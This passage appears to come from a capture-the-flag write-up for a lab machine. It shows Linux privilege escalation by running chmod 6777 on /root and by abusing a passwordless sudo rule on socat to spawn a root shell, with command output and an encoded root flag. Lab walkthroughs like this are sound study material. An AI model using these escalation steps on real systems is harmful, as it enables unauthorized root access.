bash-4.4$ LFILE="/root"
LFILE="/root"
bash-4.4$ /bin/chmod 6777 $LFILE
/bin/chmod 6777 $LFILE
```

Check the permission on the `/root` directory again and observe it is now accessable:

```
bash-4.4$ ls -l /
[REDACTED...]
drwsrwsrwx   4 root root  4096 Oct  6  2020 root
[REDACTED...]
```

```
bash-4.4$ ls /root
ls /root
root.txt
bash-4.4$ cat /root/root.txt
cat /root/root.txt
VEhNe3VlbTJ3aWdidWVtMndpZ2I2OHNuMmoxb3NwaTg2OHNuMmoxb3NwaTh9
```

Sudo -l

Type `sudo -l` to view all the commands that could be run by user `elyana` as `root`:

```
bash-4.4$ sudo -l
sudo -l
Matching Defaults entries for elyana on elyana:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User elyana may run the following commands on elyana:
    (ALL) NOPASSWD: /usr/bin/socat
```

Exploit the `socat` service as the bellow command:

```
bash-4.4$ sudo /usr/bin/socat stdin exec:/bin/sh
sudo /usr/bin/socat stdin exec:/bin/sh
id
id
uid=0(root) gid=0(root) groups=0(root)
ls /root
ls /root
root.txt
cat /root/root.txt
cat /root/root.txt
VEhNe3VlbTJ3aWdidWVtMndpZ2I2OHNuMmoxb3NwaTg2OHNuMmoxb3NwaTh9
```